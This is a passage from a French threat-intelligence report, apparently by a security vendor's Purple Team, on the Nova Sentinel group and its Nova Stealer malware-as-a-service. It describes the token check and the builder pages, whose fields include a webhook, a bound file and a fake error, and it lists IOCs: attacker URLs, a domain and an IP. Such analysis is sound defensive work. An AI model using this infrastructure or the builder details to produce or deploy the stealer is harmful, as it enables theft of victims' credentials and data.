Code Source Montrant La Vérification Du Nova Token

Ce dernier est envoyé à l'url [https://hawkish\[.\]fr/grabber/nova/login\\_by\\_token](https://hawkish[.]fr/grabber/nova/login_by_token), qui va vraisemblablement tester le code, et si celui-ci est valable, emmener l'utilisateur vers le builder.

The image shows a web form with a dark green background and a white geometric pattern. The form contains the following fields:


- WEBHOOK
- FILE NAME
- EMAIL
- FILE DESCRIPTION
- COPYRIGHT
- BINDED FILE
- COMPAGNY
- LICENSE
- FILE AUTHOR
- FILE VERSION
- FILE ICON URL
- FAKE ERROR

A "MENU" button is located in the top right corner, and a "NEXT" button is in the bottom right corner.

### Première Page Du Builder



### Deuxième Page Du Builder



### Troisième Page Du Builder

Nous retrouvons ici quelques variables visibles dans la configuration du stealer.

Après avoir entré ces informations, ces dernières sont envoyées à [http://87\[.\]106.121.77:3000/cacagrossebite/kschleplusbeau/mazette](http://87[.]106.121.77:3000/cacagrossebite/kschleplusbeau/mazette). Un lien de téléchargement de l'exécutable est enfin renvoyé.

## Buts du groupe


---

Le but premier du groupe est donc vraisemblablement financier, à l'instar de tout groupe proposant un MaaS (Malware As A Service). Cependant, il est aussi à noter qu'il est en théorie possible que le groupe ait accès à toutes les informations récupérées par le stealer. En commercialisant Nova Stealer, Nova Sentinel pourrait donc avoir accès à un grand nombre d'informations privées sur les victimes du stealer, tout en générant des revenus par la vente d'accès à l'API.

## Annexes

---

### Hiérarchie Nova Sentinel



Hiérarchie De Nova Sentinel

## IOCs

Type	Value	Description
<a href="https://hawkish.fr/grabber/nova/login_by_discord">url</a>	https://hawkish.fr/grabber/nova/login_by_discord	
<a href="https://hawkish.fr/grabber/nova/login_by_token">url</a>	https://hawkish.fr/grabber/nova/login_by_token	
<a href="https://ipinfo.io">domain</a>	ipinfo.io	
<a href="https://87.106.121.77">ip</a>	87.106.121.77	IP de l'API du <a href="#">builder</a> Nova
<a href="https://hawkish.fr">domain</a>	hawkish.fr	
<a href="http://87.106.121.77:3000/cacagrossebite/kschleplu-sbeau/mazette">url</a>	http://87.106.121.77:3000/cacagrossebite/kschleplu-sbeau/mazette	API du serveur de <a href="#">build</a> de Nova

Auteur : Nicolas M. F., Purple Team

---

Source: <https://www.gatewatcher.com/lab/groupe-nova-sentinel/>